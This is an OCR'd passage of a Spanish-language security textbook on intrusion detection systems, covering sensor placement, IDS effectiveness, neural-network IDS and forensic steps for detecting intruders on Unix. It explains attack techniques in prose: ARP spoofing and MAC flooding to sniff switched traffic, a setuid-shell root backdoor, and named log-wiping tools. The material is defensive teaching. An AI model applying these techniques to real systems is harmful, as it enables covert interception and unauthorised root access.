


Figura 3.1.28. Colocación de un IDS en un entorno Switchado.

La otra posibilidad (aconsejable de utilizar) son los TAPS. Su esquema se muestra en la figura 3.1.29. Básicamente, es un dispositivo de 3 puertos que permite duplicar el tráfico entre dos puertos a un tercero, de forma unidireccional (el puerto de copia no puede enviar ni recibir tráfico, sólo recibir las copias). Así podemos conseguir el monitoreo de una máquina de forma segura, puesto que el TAP está construido por dispositivos electrónicos y no existe la posibilidad de que el IDS pierda paquetes (y por tanto, potencialmente, ataques).




Figura 3.1.29. Sistema que permite duplicar el tráfico.

Esta opción permite monitorear muchas máquinas, sin más que incluir un Hub que conecte múltiples TAPS con el IDS. Este esquema se muestra en la figura 3.1.30 .




Figura 3.1.30. Monitoreo por Tap de múltiples máquinas.

Como los TAPS son unidireccionales, no es posible que se forme un bucle de tráfico, por lo que esta configuración es perfectamente funcional para monitorizar con un IDS

el tráfico en una red conmutada. Aunque aparentemente se podría ahorrar el Switch y poner un Hub que conecte todo, no hay que desdeñar la utilidad de un Switch, ya que en este último caso, el único que es capaz de ver todo el tráfico es el IDS, mientras que las demás máquinas de usuario sólo pueden ver su propio tráfico, porque nunca se sabe quien hay escuchando.

Finalmente, hay que recordar que los Switches son vulnerables y que hay formas de revertirlos a un modo de funcionamiento similar a un Hub. Básicamente hay 3 técnicas:

a) **ARP Spoofing:** básicamente, la máquina que desea recibir todo el tráfico de red se dedica a contestar a todas las peticiones de ARP que llegan (la petición ARP es un mensaje Broadcast) aunque no vayan destinadas a él. Esto corrompe la cache de ARP de las máquinas, y se puede detectar fácilmente porque todas las direcciones IP tienen asignadas la misma dirección MAC (la de la máquina espía). Normalmente, para evitar que el tráfico de red quede interrumpido (todo el tráfico va para la máquina espía), el programa espía se encarga de hacer forwarding de los paquetes hacia su destino final, de forma que el ataque queda más camuflado.

b) **MAC Flooding:** El Switch mantiene en memoria una tabla que asigna un puerto a cada dirección MAC que conoce, y evidentemente, esta memoria es limitada. Si se bombardea el Switch con multitud de información de MAC falsas, la tabla se llenará y el Switch (normalmente) revertirá a un estado funcional (que no bloquee la comunicación) y se comportará como un Hub. En este punto, cualquier Sniffer convencional vale para espiar todo el tráfico.

c) **MAC Duplicating:** Dado que la mayoría de Switches poseen un mecanismo muy simple para construir la tabla MAC-Puerto, es posible engañarlos fácilmente. Basta con aparentar que la máquina espía en realidad tiene todas las MAC de la red. Esto creará una duplicación en las entradas del Switch y todo el tráfico acabará en su destino original y en el espía.

Como vemos, existen múltiples formas de saltarse la “protección” que aporta un Switch, por lo que no se debe considerar en ningún momento que un Switch es suficiente seguridad. Como mucho, sirve para dar cierta sensación de privacidad de tu tráfico con respecto al de las otras máquinas, siendo consciente de que si alguien, intencionadamente, intenta espiar el tráfico de la red lo va a conseguir.

Revisar las capacidades del Switch en esta materia (capacidad de alerta ante desbordamientos de memoria o duplicaciones de entradas MAC-Puerto) es recomendable, ya que los dos últimos ataques son evitables si el Switch implementa alguna medida de seguridad, y el primero es fácilmente detectable (basta con un Script que compruebe la tabla ARP en busca de entradas corruptas).

3.1.6.13 Gestión centralizada de múltiples IDS

En entornos con múltiples IDS es muy útil tener centralizada la gestión. De esta forma, se pueden recoger los logs y las alarmas en un único lugar. Además, dependiendo de la plataforma usada, se pueden actualizar las bases de datos de firmas e incluso los archivos de reglas de forma remota. Pero la comunicación entre las estaciones vigilantes y la estación de control deben ser seguras, o de lo contrario se pone en peligro toda la infraestructura de seguridad. Si la comunicación no es segura, lo mejor es realizar estas tareas de forma manual, porque aunque es más tediosa, es más segura.

En esta línea, el IETF está trabajando en un estándar para la comunicación de alarmas proveniente de los IDS (IDWG, Intrusion Detection Working Group), basado en XML (para especificar el contenido) y http para transportarlo.

Por otro lado, existe otro proyecto paralelo, desarrollado por el DARPA, para comunicar sus IDS, llamado CIDF (Common Intrusion Detection Framework), que se basaba en un formato similar a Lisp. Posee múltiples primitivas, pero no se pensó en principio como un estándar por lo que su implementación en el mercado actual es escasa.

3.1.6.14 Parámetros de efectividad de los IDS

Los IDS miden su eficiencia por dos valores, los **falsos positivos** (cuando detectan un ataque que no era tal) y los **falsos negativos** (cuando no detectan un ataque que era tal). Como los falsos positivos son preferibles a los falsos negativos, ya que preferimos tener información de más a no detectar un ataque real, la mayoría de los IDS tienen una alta tasa de falsos positivos en sus detecciones normales, pero lo que no se da a conocer comercialmente es que los IDS también tienen una alta tasa de falsos negativos, lo que es una potencial ventaja para el intruso.

Según las investigaciones realizadas en el CISIAR (Centro de Investigación en Seguridad Informática Argentina) casi **el 50% de los ataques realizados contra el IDS Snort no fueron detectados por el mismo**, teniendo en cuenta que se considera este IDS de distribución libre, el más actualizado y veloz del mercado.

3.1.6.15 Principales problemas cuando se instala un IDS

La instalación, configuración y ajuste de un sistema IDS requiere tiempo y dedicación., es una tecnología nueva y en crecimiento, todavía veremos muchos avances en los próximos años. Lo más importante es que no hay que pensar que los problemas de detección de intrusiones están resueltos por instalar un sistema de IDS.

Los principales problemas en una organización cuando se instala un IDS son:

1. No se conoce como trabaja realmente el IDS.
2. No se conoce cuantas veces falla en la detección.
3. No se conoce el tráfico normal de la red a proteger.
4. Se confía en un sólo producto de IDS.
5. Se instala y configura el IDS y no se lo vuelve a actualizar.

El no conocer como trabaja un IDS impide que entendamos como se debería configurar correctamente, y como se debería reconfigurar y actualizar a medida que pasa el tiempo.

3.1.6.16 Nuevas tendencias de los IDS

Se ha estudiado la aplicación de técnicas básicas de tratamiento estadístico de datos a los IDS, se ha visto como estas técnicas pueden conseguir la identificación de patrones de ataques conocidos. Sin embargo existe otro tipo de IDS que es capaz de detectar nuevas intrusiones basadas en pequeñas modificaciones de ataques anteriores. Pero los problemas añadidos de mantenimiento y diseño que acarrea el uso de este tipo de IDS que se basa en modificar pequeños parámetros conocidos para detectar intrusos, hacen pensar en una relación resultados/costo no muy superior a aquella obtenida en los IDS tradicionales o clásicos. Lo cual refleja una gran desventaja para ambos sistemas. La continuación lógica de esta línea de trabajo hace pensar en el análisis de técnicas más sofisticadas de tratamiento de datos, de forma que la curva de resultados/coste caiga considerablemente.

Para lograr obtener esta ventaja, se realizan IDS basados en la aplicación de redes neuronales.

Hasta el momento el 99% de los IDS reales son tradicionales, sin embargo la aplicación de las Redes Neuronales se está empezando a contemplar seriamente como una opción para la creación de IDS, puesto que pueden conseguir resultados mucho mejores que los IDS tradicionales, pero actualmente presenta mayor costo en cuanto a diseño y mantenimiento, algo que se espera vaya en decremento conforme avanza el tiempo. La cuestión se centra, por tanto, en conseguir que las ventajas superen ampliamente a los defectos, de forma que la utilización de estos IDS basados en redes neuronales (en contraposición a los antiguos) esté justificada.

Para comprender el principio de funcionamiento de los IDS basados en redes neuronales realizaremos un pequeño estudio sobre el funcionamiento de una red neuronal.

3.1.6.17 Qué es una red neuronal

Una red neuronal es en principio un proceso estadístico que pretende emular los procesos mentales.

Un dato genérico (x) es introducido en la red neuronal y llevado a cada neurona, cada neurona, básicamente contiene una función de densidad de probabilidad (fdp(x)) que ante el dato introducido devuelve un valor. Estos valores son pesados contra unos pesos (wi) establecidos previamente y a la salida (wo es un offset) lo que se tiene es una estimación del valor de salida (y).

Esta red requiere un conjunto de muestras etiquetadas iniciales, que permitan agrupar los datos (por ejemplo, ataques y paquetes seguros, aunque se puede especificar mucho más) y que permitan calcular los valores de las neuronas (parámetros de las funciones de densidad de probabilidad), mediante algún algoritmo (por ejemplo, usando el Algoritmo Secuencial Básico). Luego, es necesario calcular el valor de los pesos, pero eso es relativamente sencillo, ya que se comporta como un filtro de Wiener y se puede aplicar un algoritmo simple como el LMS o el RLS. Para aplicar dicho algoritmo, se pasa el conjunto de muestras conocidas por la red (en realidad sólo una parte, llamado conjunto de entrenamiento) y se van optimizando los valores de los pesos (se pasa una *x* y se estima la salida y, se compara con la *y* real y en función de ese error se actualizan los w). Una vez se tiene el sistema, se pasan los siguientes datos (los que no se han usado para entrenamiento) y se comprueba el funcionamiento del sistema (el error cometido al estimar). No hay una forma estándar de realizar este proceso, y habrá que repetirlo muchas veces hasta encontrar el optimo (por ejemplo, un exceso de entrenamiento es tan perjudicial como un defecto).

3.1.6.18 Aplicación a los IDS

En los IDS, las redes neuronales se pueden usar para decidir si un paquete es un ataque o no. Como datos etiquetados se usan todos los paquetes de ataque conocidos y paquetes de tráfico normal de forma que la red, cuando se presenta un paquete, lo único que decide es si es más parecido a uno de ataque o a uno normal. Por eso es capaz de reconocer pequeñas modificaciones de ataques.




Figura 3.1.31. tipos de paquetes

De igual forma que ocurría en el caso de la decisión máquina, la dificultad principal es como introducir el paquete en la red neuronal. Es necesario convertirlo en números, lo cual no es una tarea trivial. Además, el paquete tiene demasiados parámetros que evaluar (teniendo en cuenta que cada protocolo tiene sus propios campos), por lo que lo lógico es buscar aquellos campos que llevan información sobre ataques y asumir que, cuando un paquete llegue, habrá que rellenar los datos referentes a los protocolos que no lleva con ceros. Por otro lado, el campo de datos del paquete no puede ser cuantificado de una forma simple (los campos llevan un número que identifica su significado, pero los datos pueden ser cualquier cosa), por lo que hay que buscar una forma alternativa de extraer la información.

La obtención de los datos etiquetados se puede hacer apoyándose en una red real (para obtener los paquetes normales) y en una combinación IDS-batería de ataques (para obtener los paquetes de ataque). Lo normal es obtener muchos más paquetes normales (distintos entre si) que de ataque, pero para no bajar en exceso la sensibilidad de detección de la red neuronal, se aplicarán alternativamente un paquete de ataque y uno normal en el entrenamiento, haciendo que los paquetes de ataque pasen de forma cíclica. Los IDS neuronales, al igual que sus hermanos clásicos, tienen ventajas y desventajas, pero desde luego presentan una gran utilidad.

A grandes rasgos:

- Los IDS neuronales son capaces de detectar ataques nuevos (de firma desconocida) siempre que sean variaciones de otros ataques más antiguos.

- El porcentaje de acierto ante ataques, habiendo entrenado la máquina con el 80% de las firmas conocidas (dejando el otro 20% para probar la máquina) es superior al 90%, lo que indica su gran capacidad para detectar firmas no conocidas.

- Dado que el análisis de los datos se hace en función de parámetros estadísticos de él mismo, y no por comparación de patrones, el análisis es algo más ligero que el de los IDS tradicionales (el procesamiento de la red neuronal también es algo complejo, por lo que la reducción no es mucha).

- Son tremendamente difíciles de instalar de forma adecuada. Requieren muchas pruebas modificando los parámetros de la red.

- No existe (todavía) ninguna técnica que permita a un sistema autoconfigurarse, por lo que las posibilidades de que se extienda su uso es limitada (Se necesita aprender mucho de redes neuronales para poder implementarlo).

- Cuando un ataque nuevo es identificado por el IDS como paquete normal, hay que volver a entrenar y configurar la red neuronal, lo cual es un proceso muy costoso y no automatizado (requiere a un experto en redes neuronales).

Los resultados obtenidos en este tipo de IDS son sorprendentes, aunque no todo es ventaja. Esta tecnología está todavía en nacimiento, y hasta que no se investigue un poco más en profundidad no será posible crear IDS neuronales realmente efectivos. Principalmente, será necesario algún procedimiento que permita automatizar el diseño de redes neuronales (ahora depende enteramente de la habilidad del diseñador) para que se puedan programar IDS que se autoconfiguren, y que sean interesantes a nivel comercial. Sin embargo las redes neuronales tienen todavía mucho que aportar en la tecnología de detección de intrusos.

3.1.6.19 Ventana de vulnerabilidad en sistemas de detección de intrusos

Las herramientas de detección de intrusos, al igual que los sistemas que pueden estar bajo ataque, sufren del efecto conocido como "ventana de vulnerabilidad". Es decir, existe un tiempo de exposición a un ataque en el que el riesgo es mayor. Dicho tiempo es el que pasa desde que el impacto, o materialización de una amenaza, es posible, hasta que se desarrolla una protección (parche) para la misma. Cuando sale a la luz pública una nueva vulnerabilidad el sistema de detección de intrusos no podrá reconocerla de forma inmediata hasta que se inserte en su sistema de reconocimiento la firma que la identifica unívocamente.

La disponibilidad de las firmas dependerá de la respuesta del fabricante en crear éstas una vez conocido el funcionamiento del ataque. Sin embargo, puede llegar a darse incluso la paradoja de que la generación de una firma sea superior al tiempo de aparición del arreglo de dicha vulnerabilidad (o parche). En este caso, si se sigue una política adecuada de actualización es más que probable que el riesgo desaparezca porque el sistema atacado ya no es vulnerable a éstos.

3.1.6.20 Cómo intentan entrar los intrusos en los sistemas

Un intruso suele seguir unos pasos para entrar en el sistema, primero recopila información general de fallos de seguridad (bugs) y de mensajes oficiales que muestran los pasos que hay que dar para aprovechar un determinado fallo de seguridad, incluyendo los programas necesarios (exploits). Dichos fallos se aprovechan para conseguir introducirse en el sistema y están basados casi siempre en los protocolos TCP/IP, en servicios de red como NFS o NIS, o en los comandos remotos UNIX. Los protocolos basados en TCP/IP que se suelen aprovechar son TELNET, FTP, TFTP, SMTP, HTTP, etc. Cada uno de ellos tiene sus propios agujeros de seguridad que se van parcheando con las nuevas versiones, aunque siempre aparecen nuevos bugs.

Toda esa información está en Internet y sólo es necesario saber buscarla. Por lo tanto, el proceso de hacking sigue las siguientes etapas:

- Obtención de la información del equipo a atacar.
- Entrada en el equipo.
- Obtención de la cuenta de root o administrativos.
- Mantener los privilegios de root o administrativos.
- Borrar las huellas.

Generalmente la información que se recopila del equipo a atacar será:

- El tipo de sistema operativo a atacar.
- La versión de Sendmail usada, información que se consigue tecleando Telnet <equipo> 25. El número 25 es el número de puerto que utiliza normalmente dicho daemon. Una vez conectados para salir, basta utilizar QUIT o, para la obtención de ayuda, HELP. Para evitar esto, basta configurar el enrutador de manera que todas las conexiones procedentes de afuera pasen a un equipo central y que sea desde éste donde se distribuya el correo internamente.
- Qué servicios RPC tiene, para lo que basta con escribir rpcinfo -p<equipo>.

- Información de todo el dominio, es decir, de los equipos que lo integran. Normalmente se usa WHOIS para descubrir cual es el dominio.
- Cuenta de los usuarios que tienen acceso al equipo. Muchas veces esto se obtiene a través del servicio FINGER, si el host atacado tiene este servicio disponible. Otra manera es encontrar direcciones de correo electrónico que apunten a esa máquina o usar mecanismos de ingeniería social.

En cuanto a la penetración en el sistema podemos diferenciar dos formas básicas de introducirse:

a) **Entrar directamente**, sin necesidad de poseer una cuenta en el sistema.

b) **Conseguir el fichero de contraseñas del equipo y crackearlo.** Para crackearlo existen varios programas, tanto para UNIX como para Windows.

Una vez introducidos en el equipo, los hackers intentarán obtener privilegios de root o administrativos y para ello explotarán los bugs encontrados para el sistema. Lo que también hacen es intentar explotar bugs que afecten a sistemas UNIX en general. Si siguen sin funcionar, explotarán el sistema (hasta donde le permitan sus privilegios) para tener una visión general de cómo está protegido, por ejemplo, viendo si los usuarios tienen ficheros .rhosts, si determinados ficheros tienen permisos SUID qué usuario tiene determinados ficheros, etc. Y a partir de ahí existirán dos opciones principalmente: la primera es que se olviden durante unos días del equipo para poder recopilar más información sobre bugs actualizados y la segunda es la de hackear otra máquina del mismo dominio, que sea algo más insegura. Una vez hackeado el equipo inseguro, colocarán un Sniffer para conseguir una cuenta para el otro equipo.

Un Sniffer no es más que un programa que captura todo lo que pasa por la red, poniendo al equipo en modo promiscuo. La obtención de un Sniffer es tan sencilla como navegar por Internet, pero incluso programas como Etherfind, Tcpdump o Ethereal pueden ser usados para este fin, aunque no hayan sido concebidos para ello. La manera de comprobar si un sistema está en modo promiscuo es tecleando ifconfig -a.

Una manera de evitar los Sniffers es mediante switches en la redes de acceso general del resto de la red.

Una vez que los intrusos consiguen privilegios de root o administrativo deben conseguir mantenerlos. Existen diversas formas de conseguirlo, es decir, asegurar que la próxima vez que los hackers entren en el sistema con la cuenta de un usuario que posee privilegios normales, puedan conseguir los privilegios de root de forma más fácil y sin complicaciones. Para ello, la forma más empleada es el sushi (set-uid-shell), más conocida como huevo. El sushi consiste en copiar un shell a un directorio público, en el que un usuario normal pueda ejecutar los ficheros, y cambiar el nombre al que ellos

quieran. Hay que asegurarse de que el shell copiado tenga como propietario al root y, posteriormente cambiar los permisos del fichero con las cifras 4755. El 4 significa que cualquier usuario que ejecute dicho fichero lo estará ejecutando con los privilegios del propietario. Como en este caso el propietario es root y el fichero en cuestión es un shell, el sistema les abrirá a los hackers un shell con privilegios de root. Con esta operación, la próxima vez que accedan al sistema con la cuenta de un usuario normal, sólo tendrán que ejecutar el shell antes mencionado y se convertirán en root.

Por último, un intruso con unos conocimientos mínimos siempre intentará eliminar sus huellas. El sistema operativo guarda varios registros de las conexiones de los usuarios al equipo, por lo que los hackers intentarán eliminarlos. Existen varios modos de borrar sus huellas en estos ficheros. La primera es que, como la mayoría no son ficheros de texto, no podrán editarlo con un editor de texto, pero si existen programas conocidos con el nombre de zappers (los más habituales son los siguientes: marry.c, zap.c, zap2.c, remove.c, cloak.c), que pueden borrar los datos relativos a un usuario en particular dejando el resto de la información intacta. La segunda manera es mucho más radical, que consiste en dejar el fichero con cero bytes o incluso borrarlo. Esta manera sólo se utiliza como último recurso, ya que suscita muchas sospechas por parte de los administradores de red.

3.1.6.21 Pasos a seguir para detectar a un intruso

Lo primero que debemos hacer es seguir una serie de pasos los cuales nos ayudaren a descubrir si realmente ha entrado un intruso, ya que en muchas ocasiones pensamos que ha entrado alguien, pero no es cierto. Por eso, ante todo se debe guardar la calma; esto es lo más importante para un buen administrador.

Realmente en muchas ocasiones es fácil detectar a un intruso en ambiente Unix, ya que suelen seguir un patrón detectable, el cual podría ser el mostrado en la figura 3.1.32

Este esquema representa básicamente los pasos que se sigue de un intruso:

Primero entra al sistema, y si sólo tiene acceso como usuario, explotará alguna debilidad o falla del sistema para así obtener ID 0 (o lo que es lo mismo, privilegios de root). En caso de entrar como root u obtenerlo de alguna otra manera, se dedicará a controlar el sistema, dejando algún mecanismo para volver cuando quiera. Seguramente copiará el archivo /etc/passwd y el /etc/shadow (en caso de que el sistema use "shadow"), luego le dará rienda suelta a su imaginación, como por ejemplo, instalar un sniffer, troyanos, leer correos electrónicos ajenos, etc. Y en caso de ser un pirata malicioso puede causar desastres en el sistema, como sería modificar páginas Web, borrar archivos o correos electrónicos, producir un DoS (Denial of Service), cambiar contraseñas de usuarios legítimos, etc.




Figura 3.1.32. Pasos que sigue un intruso.

Esta era una pequeña explicación para detectar intrusos, si el sistema a violar es basado en Unix. A continuación se exponen los diferentes pasos a seguir de acuerdo a los expertos en seguridad como son el CERT, ISS, etc.

Los pasos a seguir son los siguientes:

1. Examinar los archivos log como el 'last' log, contabilidad, syslog, y los C2 log buscando conexiones no usuales o cosas sospechosas en el sistema. Aunque hay que tener especial cuidado en guiarnos por los logs, ya que muchos intrusos utilizaran diversas herramientas para borrar sus huellas.
2. Buscar por el sistema archivos ocultos o no usuales (archivos que empiezan por un '.' (punto), no salen con un simple 'ls'), ya que pueden ser usados para esconder herramientas para violar la seguridad del sistema, por ejemplo un crackeador o incluso contener el /etc/passwd del sistema o de otros sistemas al cual ha entrado nuestro intruso. Muchos piratas suelen crear directorios ocultos utilizando nombres como '...'

(punto-punto-punto), '..' (punto-punto), '..^g' (punto-punto control+G). En algunos casos un pirata ha utilizado nombres como '.x' o '.hacker' o incluso '.mail'.

3. Buscar archivos SET-UID por el sistema. Ya que en muchas ocasiones los piratas suelen copiar y dejar escondido copias del /bin/sh para obtener root. Podemos utilizar el comando 'find' para buscar este tipo de archivos por el sistema (el comando 'find' puede ser sustituido por un troyano para esconder archivos del pirata, por lo que no es totalmente confiable), para ello ejecutamos la siguiente línea: # find / -user root -perm -4000 –print.

4. Revisar los archivos binarios del sistema para comprobar que no han sido sustituidos por un troyano, por ejemplo los programas 'su', 'login', 'telnet' y otros programas vitales del sistema. (Existen varias herramientas conocidas como 'RootKit' que permite a un pirata cambiar los binarios del sistema por troyanos que son copias exactas de los originales). Lo recomendado es comparar con las copias de seguridad aunque puede que las copias de seguridad también hayan sido sustituidas por un troyano.

5. Examinar todos los archivos que son ejecutados por 'cron' y 'at'. Ya que algunos piratas depositan puertas traseras que le permiten volver al sistema aunque los hayamos echado del sistema. Asegurarse que todos los archivos son nuestros y no tienen permiso de escritura.

6. Examinar el archivo /etc/inetd.conf en busca de cambios, en especial aquellas entradas que ejecuten un shell (por ejemplo: /bin/sh o /bin/csh) y comprobar que todos los programas son legítimos del sistema y no troyanos.

7. Examinar los archivos del sistema y de configuración en busca de alteraciones. En particular, buscar entradas con el signo '+' o 'host names' no apropiados en archivos como /etc/hosts.equiv, /etc/hosts.lpd y en todos los archivos .rhost del

sistema, con especial interés los de 'root', 'uucp', 'ftp' y otras cuentas del sistema. Estos archivos no deberían tener atributo de escritura.

8. Examinar cuidadosamente todos los computadores de nuestra red local en busca de indicios que nuestra red ha sido comprometida. En particular, aquellos sistemas que compartan NIS+ o NFS, o aquellos sistemas listados en el /etc/hosts.equiv. Lógicamente también revisar los sistemas informáticos que los usuarios comparten mediante el acceso del .rhost.

9. Examinar el archivo /etc/passwd, en busca de alteraciones en las cuentas de los usuarios o la creación de cuentas nuevas, especialmente aquellas cuentas con ID 0, las que no tienen contraseña, etc.

3.1.6.22 Pasos para determinar si “actualmente” hay un intruso en el sistema

Cuando sospechamos que un intruso puede que se encuentre actualmente en el sistema debemos realizar dos pasos fundamentales:

1. Comprobar si los usuarios que se encuentran actualmente en el sistema son sospechosos.
2. Comprobar que procesos se están ejecutando y quién los ejecuta.

Las sospechas de que un intruso se encuentra en nuestro sistema pueden venir fundamentadas porque en el intento de comprobar si dicho intruso ha atacado el sistema nos damos cuenta, en las fechas de los log’s o en las fechas de procesos (o ficheros), que existe una gran posibilidad que se encuentren en él en ese mismo instante.

3.1.6.23 Cómo detectar que “ya ha ocurrido” una intrusión

Este apartado solo tratará el punto de vista de cuando un intruso ya ha invadido nuestro sistema Unix/Linux. La utilización de los comandos y consejos a los que se

hace referencia a continuación es aconsejable ante la sospecha de que un intruso haya estado en nuestro sistema pero que sabemos que ya lo ha abandonado.

Ante dicha sospecha debemos buscar una serie de señales que nos permitan encontrar huellas de que el intruso haya dejado tras de sí en el sistema. Estas señales se pueden enumerar en una serie de pasos como:

1. Examinar los archivos log.
2. Buscar archivos setuid y setgid.
3. Chequear los archivos binarios del sistema.
4. Comprobar puertos abiertos.
5. Chequear si hay sniffers.
6. Examinar archivos que estén ejecutándose como 'cron' y 'at'.
7. Chequear si hay servicios no autorizados.
8. Examinar el archivo /etc/passwd.
9. Chequear la configuración del sistema y la red.
10. Buscar todos lados archivos escondidos o inusuales.
11. Examinar todas las máquinas en la red local.

3.1.6.24 Necesidad de intervención humana en los IDS

Aunque los sensores ya están colocados, es necesario tener un personal de seguridad dedicado a mantener toda la infraestructura. No solo se deben mantener los equipos de seguridad, como los IDS y los Firewall (actualizándolos, instalando los parches, etc.), sino que se deben mantener seguros todos los equipos de red (servidores y equipos de usuario) instalando los parches de seguridad adecuados. Los logs deben ser revisados diariamente, y la actualización del IDS debe ser constante, añadiendo las nuevas firmas que se detecten (normalmente la pagina Web del IDS mantiene disponible estas actualizaciones). Además, el personal de seguridad es responsable de mantener los sistemas de recuperación ante emergencias. Esto quiere decir que si se presenta una anomalía de seguridad, el personal de la empresa (esto incluye a aquellos que no son del equipo de seguridad) debe conocer lo siguiente:

- Quien debe ser la primera persona a la que contactar (contacto de emergencia).
- Quienes deben ser informados del incidente.
- Quien es la persona con capacidad de decisión (por ejemplo para apagar un servidor)
- Quien es el responsable de la investigación del incidente

Además, el plan de emergencia debe contemplar como se va a manejar la información sobre el incidente (una mala utilización puede invalidarlos como pruebas ante un jurado).

Otra opción disponible para llevar la gestión del IDS son las empresas externas. Estas empresas cuentas con personal muy cualificado para gestionar alarmas en tiempo real (24/7, 24 horas, 7 días a la semana), pero cuentan con algunos defectos. Principalmente es una cuestión de confianza, ya que un IDS es un Sniffer instalado en la red, y un uso malicioso (estas empresas suelen administrar los IDS de forma remota, por lo que pueden cambiar su modo de funcionamiento de forma sigilosa) puede poner al descubierto todo el tráfico privado de la organización. Además, ese IDS se puede convertir en el origen de un ataque interno, y nadie lo detectaría, ya que las alarmas estarían, lógicamente, apagadas. Algunas empresas ofrecen estos servicios, garantizando su discreción (al igual que las empresas externas de auditoria, que acceden a las cuentas) y se puede estar razonablemente seguro de ellos ya que basan su negocio en su imagen. En cualquier caso, si se decide contratar estos servicios, que sea con una empresa de reconocido prestigio no debe dudarse, o de lo contrario las consecuencias pueden ser desastrosas.

Lo importante es que no hay que olvidar que esto es un punto muy importante en la infraestructura de la seguridad, y que a menudo es olvidado por las empresas.

3.1.6.25 Optimización del IDS

Por todo lo que hemos comentado anteriormente, parece obvio que un IDS, más que cualquier otro producto de seguridad, necesita ser optimizado. Su uso de ancho de

banda es intensivo y las operaciones que tiene que realizar son muy complejas, consumiendo gran cantidad de CPU. El resultado predecible de un IDS no optimizado es una pérdida potencial de paquetes, y por tanto una pérdida potencial de ataques o incluso un elevado número de falsos positivos (si hay discontinuidades en la secuencia TCP y el IDS hace inspección de estado). Además, aunque el IDS no pierda paquetes en situaciones normales, ante un ataque de inundación de red, o una inundación de red para camuflar otro ataque empezará a fallar, siendo inútil. Por eso es tan importante que la carga de CPU en la situación estacionaria sea baja, para que el IDS este preparado para las situaciones de emergencia.

Básicamente, las acciones que puede llevar a cabo un administrador para ajustar su IDS son:

Optimizar la base de datos de firmas: En la mayoría de entornos no será necesario buscar todos los ataques posibles, puesto que muchos, aunque se produjesen, no tendrían efecto. Por ejemplo, en un entorno totalmente Microsoft no tiene sentido buscar firmas de ataques RPC, mientras que si los servidores FTP no corren wu-ftp no hace falta buscar sus exploits. Esta configuración (más o menos granular) depende mucho del tipo de IDS elegido. Algunos (como Snort) permiten eliminar archivos de reglas completos (rpc.rules) o incluso bajar al nivel de reglas individuales (eliminar las reglas de wu-ftp dentro del archivo ftp.rules) mientras que otros sólo permitirán eliminar servicios completos (lo que puede ser útil si el administrador no tiene los suficientes conocimientos).

Filtrar tráfico no deseado: Dado que el IDS está colocado en un segmento de red (o en varios) y absorbe todo el tráfico, puede haber situaciones donde alguna clase de tráfico generado no sea de utilidad para el IDS (en ningún caso). Por ejemplo, en las conexiones cifradas (SSH) el IDS no va a ser capaz de identificar ninguna firma, por lo que es una pérdida de tiempo y de recursos que el IDS lo analice. Por otra parte, si el IDS sólo va a ser administrado en modo consola, el tráfico ARP no tiene mucho sentido, y bloquearlo puede ser buena idea para ahorrar procesamiento.

Balanceo de carga: Al igual que se hace en DNS y Servidores Web, el balanceo de carga permite manejar mayor cantidad de tráfico, repartiéndolo entre distintos dispositivos. Esta distribución (debido a la naturaleza de los IDS) debe hacerse por sesiones enteras (o de lo contrario la inspección de estado desaparece) por lo que cada NIDS inspecciona la misma cantidad de reglas (de forma que el reparto de carga sea lo más equitativo posible). Ver figura 3.1.33

